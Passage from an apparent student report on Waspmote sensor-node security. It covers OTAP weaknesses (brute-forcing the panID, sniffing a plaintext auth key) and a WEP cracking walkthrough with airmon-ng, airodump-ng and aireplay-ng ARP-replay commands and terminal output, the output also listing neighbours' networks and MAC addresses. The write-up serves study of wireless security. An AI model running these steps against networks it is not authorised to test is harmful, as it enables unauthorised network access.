Libelium provides good documentation on how to perform OTAP with the Waspmote (Libelium, 2013). There are two techniques for performing OTAP with the Waspmote. It is possible to perform OTAP using XBee modules, such as the XBee 802.15.4. Libelium have provided a set of command line tools to do this. The other technique involves using WiFi/3G/4G/GPRS to perform OTAP using FTP. OTAP was performed using the XBee method in this project.

To perform OTAP using XBee modules there are hardware and software elements required for both the sending (host) and receiving (client) devices. The host needs to consist of a computer and a USB gateway which has an XBee module plugged into it. Along with this, the host also needs to have Libelium's OTAP shell installed. This shell provides the host with all the abilities it needs to perform OTAP. On the client side of this process, there needs to be a Waspmote with an XBee module plugged into it. It is also important that the battery is attached to the Waspmote to allow the Waspmote to draw enough power while performing OTAP. The Waspmote also needs to have a microSD card installed so it has somewhere to store programs it has been sent over OTAP. If OTAP wants to be performed on the Waspmote, then the Waspmote needs to be running a programming which was specifically written to allow for OTAP.

If a developer wants to allow a Waspmote to be programmed using OTAP they need to make sure that their Waspmote is running certain code beforehand. As well as the code which has been written for the Waspmote to perform its primary functionality, there also needs to be some extra code included in both the setup and loop functions. Much of the additional code is required in the loop function. The code required is there to check whether the Waspmote has received any packets to indicate that the host is trying to invoke OTAP. If it finds that it has received one of these packets, the Waspmote will wait to receive the OTAP command and then process it. This is relevant from a security standpoint as a Waspmote must be specifically programmed to process any sort of OTAP command. This means that anyone trying to use OTAP on a Waspmote that has not explicitly been set up to work with OTAP won't even be able to make a connection to the Waspmote, let alone reprogram it. This means that if security is a major concern for a sensor network, then a programmer can completely disable OTAP capabilities to prevent any potential threat from making its way into the system.

Once all the hardware and software elements have been acquired, OTAP can occur. Before the OTAP shell can be used to start reprogramming the Waspmote, there are two steps of configuration which need to be performed. The Baud rate and the API mode of the XBee module attached to the USB gateway need to be configured to 38400 and 1 respectively. Secondly, the configuration file for OTAP also needs to be set up. The configuration file is part of the OTAP shell and specifies a variety of settings necessary for OTAP to be successful. Some of the settings in this file are particularly relevant to security. The setting which is probably most important for security, as it is the only setting which must be used, is the authentication (auth) key. This essentially acts as an authentication key. All Waspmotes have this set as "LIBELIUM" by default but it is recommended this is changed. Whenever the OTAP shell tries to communicate with the Waspmote it sends the auth key. If they auth keys do not match then the Waspmote will not reply. It is also possible to set a network ID, which is like the auth key as any Waspmotes which do not have the same network ID won't reply. The network ID, however, is a 16-bit integer, which poses security concerns. The final security setting is the ability to turn on encryption and specify the encryption key. As mentioned before, this project mostly ignores encryption and the pros and cons of encryption have already been discussed earlier in the report.

Once everything has been configured OTAP shell is ready to be used to communicate with and reprogram the Waspmote. The OTAP shell provides a variety of commands available to communicate with Waspmotes, most of which can be used in unicast, multicast, and broadcast mode. Libelium describes the different steps required for OTAP in their documentation. These steps are:

- Locate the node to upgrade.
- Check current software version.
- Send the new program.
- Reboot and start the new program.
- Restore the previous program if the process fails.

The OTAP shell provides commands to achieve these steps.

Initially, the scan_nodes command is used. This command is available in both unicast and broadcast mode. The purpose of this command is to find nodes which are available to be reprogrammed with OTAP. When running in unicast mode this command requires a mac address. The command is used to try and find a specific Waspmote in the network. When running in broadcast mode this command will attempt to find all Waspmotes within range which are available for OTAP. Both commands can be run with an additional time parameter which defines how long the command will spend looking for available Waspmotes.

The next step is to check the current software version. For this task, there is the get_boot_list command. The boot list is a text file which the Waspmote stores on the microSD card. The boot list stores a list of all the programs which are stored on the microSD card. Whenever a new program is sent to the Waspmote using OTAP, it is added to the boot list. The boot list also stored the PID of each program, as well as the date and time that each program was sent to the Waspmote. The PID or program ID is a seven-character string used to identify each program which is sent to the Waspmote. The get_boot_list command has two parameters. The first is the mode, which is always unicast, and the second is the mac address of the Waspmote whose boot list you want to view.

The third step is the step which involves transferring a program to the Waspmote. First, whenever a program is compiled using the Waspmote IDE, it creates a binary and a hex file from the compiled program. When using OTAP the hex version of the compiled program is the file which is sent to the Waspmote. Before sending the file to the Waspmote the info_program command can be used to get some details about the file you want to send. The info_program command takes a filename as an argument. When run, it will give you it will print the file information to the terminal. This file information contains the filename, the date and time the program was compiled, the size of the file, the number of packets required to send the file, and the estimated time it will take to send the file.

If this information seems correct, the file can then be sent to the Waspmote. The command used to send a file is simply called send. This command takes several arguments. Sending a file requires that the filename of the program, the transmission mode of the program, the mac address(es) of the Waspmotes to send the program to, and the desired PID of the program are specified in the send command. The send command also allows the specifying of a new auth key, encryption key and channel to send the program over. The use of a different channel means that OTAP does not interfere with the normal data sent across the network. Finally, the send command also allows the specifying of how many times each packet should be sent. The more times you send each packet, the longer the file takes to send, but you also increase the chance of the file being sent successfully. Once the program has been sent, the command will print either a confirmation or an error message to the terminal.

Once a new program has been sent, the program can be started with the start_new_program command. This command takes three arguments, the transmission mode, the mac address of the Waspmote if unicast mode was used or the name of the file containing a list of mac addresses if multicast was used, and the PID of the program that you want to run. This command will start the program on the Waspmote with the corresponding PID. Again, if the program starts successfully a confirmation will be printed to the terminal, if there is an issue starting the program an error will be printed instead.

It is also possible to delete programs from the Waspmote. This is done using the delete_program command. This command takes the same arguments as the start_new_program command but deletes the given program instead of starting it.

The final step of the procedure is restoring the previous program if the procedure fails. Unlike all the previous steps, this step is not done by using a command in the OTAP shell. This is related to how the Waspmote programs are written. As previously mentioned, the Waspmote programs must be specifically written to receive commands from the OTAP shell with a special section of code within the loop function. Because of this setup, when something goes wrong with a command from the OTAP shell, the program can return from processing the OTAP command and hand control back to the loop function, essentially meaning the program can carry on running as intended.

Before continuing with a discussion about the security of OTAP, there is an important issue with OTAP which should be discussed. When the previous section of the report was written, it was written under the assumption that there would be screenshots to accompany it. When it came time to recreate the steps and capture the screenshots the OTAP functionality would not work. The scan_nodes command would not detect any other nodes around it. This demonstrates an issue which had been a problem as soon as the testing for OTAP began for this report. OTAP is extremely temperamental. Following Libelium's documentation for OTAP would sometimes result in everything working perfectly, and sometimes it wouldn't work at all. OTAP using XBee has been discontinued for future releases of the Waspmote and I suspect this is part of the reason why.

Now that an overview of OTAP has been given, it is possible to discuss the potential security concerns with this feature of the Waspmote. The threat that OTAP poses is that a malicious user could reprogram one or more Waspmotes in a sensor network to run code that they were not initially programmed to run, whether that specific code be malicious or not. As a result, the security features involved with OTAP are designed to mitigate unauthorised users from being able to find and access Waspmotes using the OTAP shell. As mentioned in a previous paragraph, it is possible to completely disable OTAP capabilities within a Waspmote by not including a section of code in a Waspmote program. If whoever is maintaining the sensor network has no intention of using OTAP for legitimate purposes this is the best defence they can use. At this point, it is essentially impossible to perform OTAP on the Waspmote.

People who intend on using the Waspmote's OTAP features legitimately within their network need to think a bit more about security. By enabling the OTAP features on the Waspmote, the Waspmote is now open to the possibility of being reprogrammed by a malicious entity. As a result, extra measures must be taken to prevent such a thing from happening. There are three settings which can limit an unauthorised user's access to a Waspmote from the OTAP shell. From least to most effective, these settings are panID, auth key, and encryption.

The first in the list, panID, can be used to limit access to the Waspmote but should not be used in such a way. The panID is short for personal area network ID. Each XBee module will have a value set for its panID. The purpose of the panID is to associate XBee modules into a logical network. For example, you could have multiple networks operating in an area and panID could be used by the gateway to filter certain networks. When using the OTAP shell you must configure it to use a certain panID, and, as a result, only Waspmotes using XBee modules with the same panID will respond to any OTAP commands. In this sense, the panID can be used to limit access to a Waspmote as the panID of the XBee module on the Waspmote must be known if an attacker wants to communicate with it over OTAP. The problem with using the panID as a method of preventing unauthorised access to a Waspmote is that the panID is only a 16-bit integer. The maximum number which can be stored in a 16-bit integer is 65535. As a result, there are only 65536 possible panIDs. Although a big number, with only this many panIDs available, it would be trivial to find out the panID used by a network. If the auth key of a network is known, it would take roughly 182 hours to scan all panIDs, thus giving you the panID of each Waspmote within range. The figure of 182 hours was calculated assuming the scan_nodes command was being used with its default setting of scanning for 10 seconds (65536 panIDs * 10 seconds / 60 seconds / 60 minutes). By scanning using broadcast mode for 10 seconds for each panID, the panID of every Waspmote within range of the gateway being used by the OTAP shell should be found. It is also possible to reduce this time by using multiple gateways/OTAP shells. Assuming the potential panIDs are distributed evenly between the gateways, you can divide the total number of hours by the number of gateways/OTAP shells being used. As most sensor networks will be set up to run over much longer periods than 182 hours, using this method poses a clear security issue.

The next setting which can be used for restricting access to a Waspmote from the OTAP shell is the auth key. The auth key is an 8-byte key used to identify a Waspmote. Unlike the panID, the auth key is associated with the Waspmote instead of the XBee module. The auth key is set to "LIBELIUM" by default but can be changed within the Waspmote program. Just like with the panID, the auth key must be set within the OTAP settings. A Waspmote will only respond to an OTAP command if the auth key sent along with the command matches the auth key on the Waspmote. Also unlike the panID, the auth key is designed to be used as a security measure. Whereas the panID offered 16 bits of security, the auth key offers 64 bits of security. In these circumstances, 64 bits of security is essentially impossible to crack. Whereas the panID would take just over a week to crack, the auth key would take 5.85x1012 years (264 auth keys * 10 seconds / (60 seconds * 60 minutes * 24 hours * 365.25 days)) to crack using the same method. Even if the OTAP command only broadcast for 1 second instead of 10 AND if multiple gateways were used, it would still be infeasible to use this technique. However, using just the auth key as a method of authentication still poses some problems. When the OTAP shell sends commands to the Waspmotes, unless encryption has been turned on, the messages are sent in plaintext. This means that if you could look at the web traffic of someone sending legitimate OTAP commands to the target Waspmote, you would be able to see the correct auth key in plaintext. This can be a problem for security because there are devices which can be used to sniff networks using the same wireless specification (IEEE 802.15.4) as the XBee module. Although one of these devices was not used during this project, in theory, they could be used to sniff auth key information. This same technique could also be used to discover the correct panID for a Waspmote, but the technique used in the previous paragraph would be easier if the auth key is already known. To discover the auth key this way would involve using a sniffing device to read network traffic and using some software to process the packets and extract the auth key. This technique has some potential issues. Firstly, the sniffing devices must be within range of the sensor network to be able to pick up the network traffic. This is not too large of an issue as the same criterion is needed to use the OTAP shell. The second issue is that it relies on there being traffic to sniff. To be able to pull the auth key out of the OTAP commands, there need to be OTAP commands within the network to sniff. If the Waspmotes are updated using OTAP infrequently then it could be awhile before an auth key can be discovered. However, this technique is still possible and likely to work within a reasonable timeframe, unlike the millions of years it would take to try and crack the auth key.

The final security option open to the user of the OTAP is encryption. Encryption is not enabled by default but can be enabled in the OTAP configuration file. The OTAP configuration file is also where the encryption key can be specified. Like the panID, the encryption key is associated with the XBee module and not the Waspmote. If the encryption key can be guaranteed to not be discovered by an attacker, encryption essentially offers perfect security. If security is of importance to the network, encryption is a must when using OTAP.

WiFi Investigation

The next area of investigation for the project was to consider the security of using WiFi with the Waspmote. Specifically, investigating the possibility of a man-in-the-middle attack. This is because it is common for all traffic within a sensor network to be sent to a central device, from this central device all the data is sent on to somewhere else to be processed, like a web server. A man in the middle attack between the central node and all the other nodes would allow all the data being sent to the central node to be observed. Not only would it be possible to observe the data being sent, it would also make it possible for the data to be manipulated. As a result, it would put an attacker in full control of the information leaving the sensor network.

It is often easier to perform an attack on a network if you have already gained authorised access to the network. As a result, the first area of investigation was in trying to gain unauthorised access to a WiFi access point (AP). To gain this sort of access, it is necessary to bypass the security measures that have been put in place for the access point. There are three main types of security setting used with APs. The first security setting is to have the AP set to open. This essentially doesn't provide any security at all. Setting an APs security to open allows anyone to gain access to the network. As a result, if such a network is found, no extra effort needs to be expended to gain access to the network. However, it is uncommon to find access points with their security set to open. Open security is mostly used to provide public WiFi within public areas, such as coffee shops and airports. Most personal and commercial access points will have one of the other two security settings to try and restricted unauthorised access to their network.

The less secure of the two other security settings is called Wired Equivalent Privacy, commonly referred to as WEP. WEP was designed in the late 1990s and is used as a method for authentication and data encryption between an access point and host (Kurose & Keith, 2017). Authentication is achieved using a pre-shared key. The authentication stage is done in four steps:

- A host will request that they are authenticated by the access point
- The access point will respond by sending a random string of 128-bits, referred to as a nonce as this value will only be used once.
- The host will then encrypt the nonce using the key that has been pre-shared with it. The encrypted nonce will then be sent back to the access point.
- The access point will decrypt the encrypted nonce with its own pre-shared key. If the decrypted nonce is the same as the original nonce then both the access point and the host have the same key and the host is authenticated on the network.

Encryption is performed using the same key. Each packet sent between the host and the access point is encrypted using a new key composed of the key used as part of the authentication and an initialisation vector (IV). The initialisation vector is different for every packet, which means that every packet is encrypted with a different key. The use of IVs within encryption is very common and they can provide large security benefits. Using IVs can prevent attacks such as replay attacks where an attacker could resend a previously captured packet. This is because the two packets will have been encrypted with different keys due to use of IVs. However, in the case of WEP, IVs are also what allowed attackers the ability to illegitimately discover the pre-shared authentication key, allowing attackers authorised access to the network. This is because an important feature of IVs is that they should be used only once. In WEP the IV is only 24 bits long meaning that there is a high chance of a key being repeated after only a few thousand packets have been sent. Using a statistical analysis technique, known as the PTW technique (Tews, et al., 2007), an attacker can gain access to a network if they have captured enough IVs from a network secured with WEP. IVs can be captured from a WEP network as the IVs are transmitted in plaintext, so any wireless traffic sniffer can capture them. As a result, software solutions have been developed to assist attackers in performing this attack. A practical demonstration of this attack will be shown in the next section of this report.

The most secure of the current WiFi security settings is called WiFi Protected Access, commonly referred to as WPA. WPA was developed in the early 2000s with several goals in mind (Wang & Kissel, 2015). It had to

- Fix all the security issues that WEP suffered from.
- Be compatible with all the hardware currently using WEP
- Be compatible with the IEEE 802.11i which was in development at the time.

WPA has two different methods for device authentication. One of these methods is designed for small networks, such as homes, and the other is designed for larger networks, such as large offices or entire buildings. Although sensor networks can be large, the first option would likely be used in this case as the second option is mostly designed for large amounts of human users. The second option involves using user accounts and servers to manage these accounts. This would be an unnecessary complication for a sensor network. The first method uses a pre-shared key in the same way that was previously described when discussing WEP. The method used by WPA for encryption is much more in depth than WEP and fixes all the security issues it has, as it set out to do. As of now, there are no perfect methods for gaining illegitimate access to a WPA protected network, but there are some methods which have had limited success. One of these methods will also be shown later in the report.

Gaining Access to a WEP Protected Network


As a method of wireless network security, WEP is known to be extremely vulnerable and it is almost always recommended against as a method of preventing unauthorised access to an access point. It is, however, provided as a security option for the majority of APs. As a result, it is always possible that an AP might be set up to use WEP for security. This section will demonstrate how it is possible to gain access to a WEP AP if the pre-shared key is not known. The process involves 5 steps

- Putting a wireless adapter into monitor mode.
- Identifying characteristics of the target AP.
- Capturing traffic from the AP.
- Injecting ARP packets into the network.
- Cracking the AP's password

The first step involves switching the wireless adapter to be used for the attack into monitor mode. Monitor mode is one of five different modes that wireless adapter can be placed into. Monitor mode allows a wireless adapter to sniff all WiFi packets within range without connecting to any AP. To do this a tool called airmon-ng is used. This took is specifically built to put wireless adapters into monitor mode. It can also stop any running processes which could interfere with putting an adapter into monitor mode. The two commands to do this are:

- airmon-ng check kill
- airmon-ng start <wireless interface>

The first command will kill any processes and stop any services which it thinks could interfere with switching an adapter to monitor mode. The second command will switch the specified wireless interface into monitor mode. Below is an image of this happening with the wireless interface wlan1.




```
tom@kali:~$ sudo -i
[sudo] password for tom:
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
 2086 wpa_supplicant
 2687 wpa_supplicant

root@kali:~# airmon-ng start wlan1


PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 7260 (r
ev 73)
phy2    wlan1           ath9k_htc       Atheros Communications, Inc. AR927
1 802.11n

                (mac80211 monitor mode vif enabled for [phy2]wlan1 on [phy
2]wlan1mon)
                (mac80211 station mode vif disabled for [phy2]wlan1)

root@kali:~# 
```

```
tom@kali:~$
```

Figure 1. Putting wireless interface into monitor mode

The tool used for the next step is called airodump-ng. The command is run using the monitoring interface as airodump-ng <monitoring interface>. This tool is capable of capturing WiFi frames. Using these wireless frames airodump-ng attempts to build a list of the different AP within range of the wireless adapter. It lists information about all the access points it can find to the terminal. Below is an image of this command being run with wlan1mon as the monitoring interface.



```
CH 11 ][ Elapsed: 12 s ][ 2017-05-01 18:48

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C0:05:C2:53:1C:D1  -48        6        8    0   1  54e. WPA2 CCMP   PSK  VM4117724
C4:E9:84:6E:22:50  -45       24        0    0  10  54e  WEP  WEP         C1422962_TEST
F4:F2:6D:23:63:0C  -59        6        2    0   3  54e. WPA2 CCMP   PSK  TP-LINK_630C
20:0C:C8:89:FB:28  -77        4        0    0  11  54e  WPA2 CCMP   PSK  VM699920-2G
C0:FF:D4:1A:C4:40  -80        2        0    0   6  54e  WPA2 CCMP   PSK  VM190172-2G
C0:05:C2:8B:E9:C1  -81       10        2    0  11  54e. WPA2 CCMP   PSK  VM3328519
C0:05:C2:75:34:19  -82        5        7    0  11  54e. WPA2 CCMP   PSK  VM9426110
14:58:D0:1A:AD:6F  -83        3        0    0   6  54e. OPN              HP-Print-6F-Photosmart 7520
10:DA:43:0E:83:E3  -84        1        0    0   6  54e. WPA2 CCMP   PSK  VM4628409_EXT
C0:05:C2:6A:8B:11  -86        2        0    0   1  54e. WPA2 CCMP   PSK  VM6114710
E8:FC:AF:32:DB:C0  -85        4        0    0  11  54e  WPA2 CCMP   PSK  VM237047-2G
C0:05:C2:62:56:11  -87        2        0    0  11  54e. WPA2 CCMP   PSK  VM8670914
C0:05:C2:A7:90:C1  -88        2        0    0   1  54e. WPA2 CCMP   PSK  VM1316373
C0:05:C2:70:0B:69  -91        2        0    0  11  54e. WPA2 CCMP   PSK  VM6088835

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   EC:9B:F3:52:21:59  -82    0 - 1      1        3  O2 Wifi.1x,Wifi+
(not associated)   CC:79:CF:59:21:63  -60    0 - 1      0        1
(not associated)   14:58:D0:1A:AD:6F  -82    0 - 1     59        3  SKY8B763
(not associated)   00:19:D2:B3:EB:D8  -83    0 - 1      0        1
C0:05:C2:53:1C:D1  D0:DF:9A:28:69:CB   -1    0e- 0      0        1
C0:05:C2:53:1C:D1  48:D2:24:1F:05:C8   -1    0e- 0      0        1
C0:05:C2:53:1C:D1  14:2D:27:A5:E5:15   -1    0e- 0      0        2
C0:05:C2:53:1C:D1  B0:34:95:BA:7A:58  -67    0e-24     25       13
C0:05:C2:53:1C:D1  F8:27:93:A1:8C:E4  -71    0e-24      0        3
C0:05:C2:53:1C:D1  5C:F9:38:AA:53:22  -83    0 -24e     0        1
C0:05:C2:53:1C:D1  40:B8:37:C0:DC:3C  -88    0 - 1     47        3
F4:F2:6D:23:63:0C  CC:61:E5:11:E9:E6   -1    1e- 0      0        2
C0:05:C2:8B:E9:C1  D0:DF:9A:67:D6:1A  -69    0 - 0e     0        2
C0:05:C2:8B:E9:C1  70:70:0D:D8:00:17  -83    0 -24      0        2
C0:05:C2:75:34:19  24:FD:52:EC:FF:2C   -1    0e- 0      0        7
```

Figure 2. Collecting information about nearby access points


The picture above shows a wireless network called C1422962_TEST which is using WEP security. As well as the ESSID of this network we can also see the BSSID and the channel it is operating on. This AP will be the target for this attack. The next step is to capture traffic specifically for this AP. This can be done using airodump-ng and uses a command of the following format:

- airodump-ng --bssid <bssid> -c <channel> -w <output file> <monitoring interface>

In the image below, the full command which was used was:

- airodump-ng --bssid C4:E9:84:6E:22:50 -c 10 -w WEPcapture wlan1mon

During this step, airodump-ng stores a variety of information about packets sent from the AP with the specified BSSID. The information that is needed to crack the WEP key is the packet capture information stored in the .cap file. This command also provides a list of the devices which are connected to the specified AP. This information is important for the next step. The whole output of this command can be seen from the image below.




```
CH 10 ][ Elapsed: 6 s ][ 2017-05-01 19:01

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C4:E9:84:6E:22:50  -42   0       55        5    0  10  54e  WEP  WEP         C1422962_TEST

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C4:E9:84:6E:22:50  18:65:90:62:72:99  -33   54e-24      0        8
```

Figure 3. Capturing packets from the target access point

At this point, if left for long enough, it would be possible to gather enough packets from the network to eventually be able to crack the network key. However, there is another program which can be used to significantly increase the speed at which packets can be collected. Aireplay-ng has the option to perform an ARP request replay attack. An ARP request replay attack involves listening to an AP for ARP requests and replaying them when they have been found. By replaying them it forces responses from the network. Each new response packet will have a new IV. By replaying ARP requests very quickly many IVs can be collected in a short space of time. Depending on the normal traffic on the network, this can reduce the time necessary to crack the password from hours to minutes. The command used to execute this program was

- aireplay-ng -3 -b C4:E9:84:6E:22:50 -h 18:65:90:62:72:99 wlan1mon

